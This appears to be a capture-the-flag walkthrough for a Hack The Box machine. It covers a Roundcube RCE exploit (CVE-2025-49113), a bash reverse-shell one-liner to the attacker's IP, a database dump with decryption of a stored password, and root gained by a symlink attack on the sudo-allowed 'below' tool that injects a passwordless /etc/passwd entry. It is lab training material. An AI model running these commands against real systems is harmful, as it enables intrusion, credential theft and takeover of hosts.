credentials

mail.outbound.htb
target ip:10.10.11.77
my ip:10.10.14.108

tyler
LhKL1o9Nm3X2

jacob
595mO8DmwGeD


report

mail.outbound.htb
target ip:10.10.11.77
my ip:10.10.14.108

```
→ Downloads nmap -p 22,80 -A -T4 10.10.11.77
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-17 09:31 EDT
Nmap scan report for mail.outbound.htb (10.10.11.77)
Host is up (0.013s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-title: Roundcube Webmail :: Welcome to Roundcube Webmail
|_http-server-header: nginx/1.24.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.8 (95%), Linux 5.0 (95%), Linux 5.0 - 5.4 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6
 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%),
P2000 G3 NAS device (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   12.21 ms 10.10.14.1
2   12.54 ms mail.outbound.htb (10.10.11.77)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.38 seconds
```

This box host a roundcube webmail service on a nginx webserver.

Looking on the web we can easily find a lot of RCE for authenticated user.



We are lucky, the credentials are provided. Lets try an RCE !

https://github.com/fearsoff-org/CVE-2025-49113

php CVE-2025-49113.php http://mail.outbound.htb tyler LhKL1o9Nm3X2 "bash -i >& /dev/tcp/10.10.14.128/1234 0>&1"

```
→  CVE-2025-49113 git:(main) php CVE-2025-49113.php http://mail.outbound.htb tyler LhKL1o9Nm3X2 "cat /etc/passwd > /tmp/pwned"
### Roundcube ≤ 1.6.10 Post-Auth RCE via PHP Object Deserialization [CVE-2025-49113]

### Retrieving CSRF token and session cookie...

### Authenticating user: tyler

### Authentication successful

### Command to be executed:
cat /etc/passwd > /tmp/pwned

### Injecting payload...

### End payload: http://mail.outbound.htb/?_from=edit-%21%C8%22%C8%3B%C8i%C8%3A%C80%C8%3B%C8O%C8%3A%C81%C86%C8%3A%C8%22%C8C%C8r%C8y%C8p%C8t%C8_%C8G%C8P%C8G%C8_%C8E%C8n%C8g%C8i%C8n%C8e%C8%22%C8%3A%C81%C8%3A%C8%7B%C8S%C8%3A%C82%C86%C8%3A%C8%22%C8%5C%C80%C80%C8C%C8r%C8y%C8p%C8t%C8_%C8G%C8P%C8G%C8_%C8E%C8n%C8g%C8i%C8n%C8e%C8%5C%C80%C80%C8_%C8g%C8p%C8g%C8c%C8o%C8n%C8f%C8%22%C8%3B%C8S%C8%3A%C83%C80%C8%3A%C8%22%C8c%C8a%C8t%C8+%C8%2F%C8e%C8t%C8c%C8%2F%C8p%C8a%C8s%C8s%C8w%C8d%C8+%C8%3E%C8+%C8%2F%C8t%C8m%C8p%C8%2F%C8p%C8w%C8n%C8e%C8d%C8%3B%C8%23%C8%22%C8%3B%C8%7D%C8i%C8%3A%C80%C8%3B%C8b%C8%3A%C80%C8%3B%C8%7D%C8%22%C8%3B%C8%7D%C8%7D%C8&_task=settings&_framed=1&_remote=1&_id=1&_uploadid=1&_unlock=1&_action=upload

### Payload injected successfully

### Executing payload...

### Exploit executed successfully
```

bash -c 'bash -i >& /dev/tcp/10.10.14.108/1234 0>&1'

```
zsh: corrupt history file /home/kali/.zsh_history
→  CVE-2025-49113 git:(main) nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.108] from (UNKNOWN) [10.10.11.77] 60358
bash: cannot set terminal process group (247): Inappropriate ioctl for device
bash: no job control in this shell
www-data@mail:/var/www/html/roundcube/public_html$
```

We have a user shell, now we run linpeas.sh

```
tcp   LISTEN 0      80         127.0.0.1:3306       0.0.0.0:*
tcp   LISTEN 0      100        127.0.0.1:25         0.0.0.0:*
tcp   LISTEN 0      511          0.0.0.0:80         0.0.0.0:*    users:(("nginx",pid=203,fd=5),("nginx",pid=202,fd=5))
tcp   LISTEN 0      100          0.0.0.0:110        0.0.0.0:*
tcp   LISTEN 0      100          0.0.0.0:143        0.0.0.0:*
tcp   LISTEN 0      100          0.0.0.0:995        0.0.0.0:*
tcp   LISTEN 0      100          0.0.0.0:993        0.0.0.0:*
```

/var/www/html/roundcube/config/config.inc.php

/var/mail/

roundcube
RCDBPass2025
mysql -u roundcube -p -h 127.0.0.1 -P 3306

seems like we cant connect to mysql, we get an infinite loop.

We have the credentials for tyler :
tyler
LhKL1o9Nm3X2

we can try to login to user tyler:

```
www-data@mail:/var/www/html/roundcube/public_html$ su tyler
Password:
tyler@mail:/var/www/html/roundcube/public_html$ ls
index.php  plugins  program  roundcube  skins
tyler@mail:/var/www/html/roundcube/public_html$
```

inside a php file we find a secret key. The comment indicate that the key is used to hash the passwords.
/var/www/html/roundcube/config/config.inc.php

```
// This key is used to encrypt the users imap password which is stored
// in the session record. For the default cipher method it must be
// exactly 24 characters long.
// YOUR KEY MUST BE DIFFERENT THAN THE SAMPLE VALUE FOR SECURITY REASONS
$config['des_key'] = 'rcmail-!24ByteDESkey*Str';
```

```
tyler@mail:~$ mysql -u roundcube -p -h 127.0.0.1 -P 3306
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 676
Server version: 10.11.13-MariaDB-0ubuntu0.24.04.1 Ubuntu 24.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Now we can connect to mariadb

```
mysqldump -u roundcube -p roundcube > databasename_backup.sql
```

By dumping database data, we find client hashes and hashed password.

(1,'jacob','localhost','2025-06-07 13:55:18','2025-07-22 15:32:46','2025-07-22 15:28:04',1,'en_US','a:1:{s:11:\"client_hash\";s:16:\"hpLLqLwmqbyihpi7\";}'),
(2,'mel','localhost','2025-06-08 12:04:51','2025-06-08 13:29:05','2025-07-22 15:28:18',1,'en_US','a:1:{s:11:\"client_hash\";s:16:\"GCrPGMkZvbsnc3xv\";}'),
(3,'tyler','localhost','2025-06-08 13:28:55','2025-07-22 16:03:33','2025-07-22 15:37:02',1,'en_US','a:2:{s:11:\"client_hash\";s:16:\"dpe9GM5DuyC3ncRH\";i:0;b:0;}');


language|s:5:"en_US";imap_namespace|a:4:{s:8:"personal";a:1:{i:0;a:2:{i:0;s:0:"";i:1;s:1:"/";}}s:5:"other";N;s:6:"shared";N;s:10:"prefix_out";s:0:"";}imap_delimiter|s:1:"/";imap_list_conf|a:2:{i:0;N;i:1;a:0:{}}user_id|i:1;username|s:5:"jacob";storage_host|s:9:"localhost";storage_port|i:143;storage_ssl|b:0;password|s:32:"L7Rv00A8TuwJAr67kITxxcSgnIk25Am/";login_time|

i:1749397119;timezone|s:13:"Europe/London";STORAGE_SPECIAL-USE|b:1;auth_secret|
s:26:"DpYqv6maI9HxDL5GhcCd8JaQQW";request_token|
s:32:"TIsOaABA1zHSXZOBpH6up5XFyayNRHaw";task|s:4:"mail";skin_config|a:7:
{s:17:"supported_layouts";a:1:{i:0;s:10:"widescreen";}
s:22:"jquery_ui_colors_theme";s:9:"bootstrap";s:18:"embed_css_location";s:17:"/styles/
embed.css";s:19:"editor_css_location";s:17:"/styles/
embed.css";s:17:"dark_mode_support";b:1;s:26:"media_browser_css_location";s:4:"none";s:21:"a-
dditional_logo_types";a:3:{i:0;s:4:"dark";i:1;s:5:"small";i:2;s:10:"small-dark";}}imap_host|
s:9:"localhost";page|i:1;mbox|s:5:"INBOX";sort_col|s:0:"";sort_order|s:4:"DESC";STORAGE_THREAD|
a:3:{i:0;s:10:"REFERENCES";i:1;s:4:"REFS";i:2;s:14:"ORDEREDSUBJECT";}STORAGE_QUOTA|
b:0;STORAGE_LIST-EXTENDED|b:1;list_attrib|a:6:
{s:4:"name";s:8:"messages";s:2:"id";s:11:"messagelist";s:5:"class";s:42:"listing messagelist
sortheader fixedheader";s:15:"aria-labelledby";s:22:"aria-label-messagelist";s:9:"data-
list";s:12:"message_list";s:14:"data-label-msg";s:18:"The list is empty.";}unseen_count|a:2:
{s:5:"INBOX";i:2;s:5:"Trash";i:0;}folders|a:1:{s:5:"INBOX";a:2:{s:3:"cnt";i:2;s:6:"maxuid";i:3;}}
list_mod_seq|s:2:"10";

Since we found before the secret key, we could try to decrypt the hashes.

hash password of jacob: L7Rv00A8TuwJAr67kITxxcSgnIk25Am/

2f b4 6f d3 40 3c 4e ec 09 02 be bb 90 84 f1 c5 c4 a0 9c 89 36 e4 09 bf



we now have decrypted jacob password: 595mO8DmwGeD

```
→ /tmp cd penelope
→ penelope git:(main) ls
extras  LICENSE  penelope.py  pyproject.toml  README.md
→ penelope git:(main) python penelope.py
[+] Listening for reverse shells on 0.0.0.0:4444 → 127.0.0.1 • 10.0.2.15 • 172.17.0.1 • 10.10.14.128
➤ 🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from mail.outbound.htb~10.10.11.77-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[!] Python agent cannot be deployed. I need to maintain at least one basic session to handle the PTY
[+] Attempting to spawn a reverse shell on 10.10.14.128:4444
[+] Got reverse shell from mail.outbound.htb~10.10.11.77-Linux-x86_64 😍 Assigned SessionID <2>
[+] Shell upgraded successfully using /usr/bin/script! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/mail.outbound.htb~10.10.11.77-Linux-x86_64/2025_07_22-12_26_03-325.log 📜
─────────────────────────────────────────────────────────────────────────────
www-data@mail:/var/www/html/roundcube/public_html$ ls
index.php  plugins  program  roundcube  sh.php  skins  ssss.sql
www-data@mail:/var/www/html/roundcube/public_html$ su tyler
Password:
tyler@mail:/var/www/html/roundcube/public_html$ ls
index.php  plugins  program  roundcube  sh.php  skins  ssss.sql
tyler@mail:/var/www/html/roundcube/public_html$ su jacob
Password:
jacob@mail:/var/www/html/roundcube/public_html$
```

From the mail we find a new providential password:

```
From tyler@outbound.htb  Sat Jun 07 14:00:58 2025
Return-Path: <tyler@outbound.htb>
X-Original-To: jacob
Delivered-To: jacob@outbound.htb
Received: by outbound.htb (Postfix, from userid 1000)
        id B32C410248D; Sat,  7 Jun 2025 14:00:58 +0000 (UTC)
To: jacob@outbound.htb
Subject: Important Update
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <20250607140058.B32C410248D@outbound.htb>
Date: Sat,  7 Jun 2025 14:00:58 +0000 (UTC)
From: tyler@outbound.htb
X-IMAPbase: 1749304753 0000000002
X-UID: 1
Status:
X-Keywords:
Content-Length: 233

Due to the recent change of policies your password has been changed.

Please use the following credentials to log into your account: gY4Wr3a1evp4
```

gY4Wr3a1evp4

this is the password to log with ssh with jacob.

sudo -l tells us that we can use below as sudo

```
jacob@outbound:/tmp$ sudo -l
Matching Defaults entries for jacob on outbound:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jacob may run the following commands on outbound:
    (ALL : ALL) NOPASSWD: /usr/bin/below *, !/usr/bin/below --config*, !/usr/bin/below --debug*, !/usr/bin/below -d*
jacob@outbound:/tmp$
```

~~~~~~

Looking for exploit for below, we find one:

https://sploitus.com/exploit?id=99FB8A8E-8CE6-5585-9DCA-588C0D07C35A&utm_source=rss&utm_medium=rss

After a bit of tweaking, this is the working payload.

```
rm -f /var/log/below/error_jacob.log; echo 'pwn::0:0:root:/root:/bin/bash' > /tmp/pwn_entry; ln -s /etc/passwd /var/log/below/error_jacob.log; sudo /usr/bin/below snapshot --begin now 2>/dev/null; cat /tmp/pwn_entry > /var/log/below/error_jacob.log; su pwn
```

```
jacob@outbound:~$ rm -f /var/log/below/error_jacob.log; echo 'pwn::0:0:root:/root:/bin/bash' > /tmp/pwn_entry; ln -s
 /etc/passwd /var/log/below/error_jacob.log; sudo /usr/bin/below snapshot --begin now 2>/dev/null; cat /tmp/pwn_entr
y > /var/log/below/error_jacob.log; su pwn
Snapshot has been created at snapshot_01753206950_01753206950.2ljcRh
pwn@outbound:/home/jacob# whoami
pwn
```
~~~~~~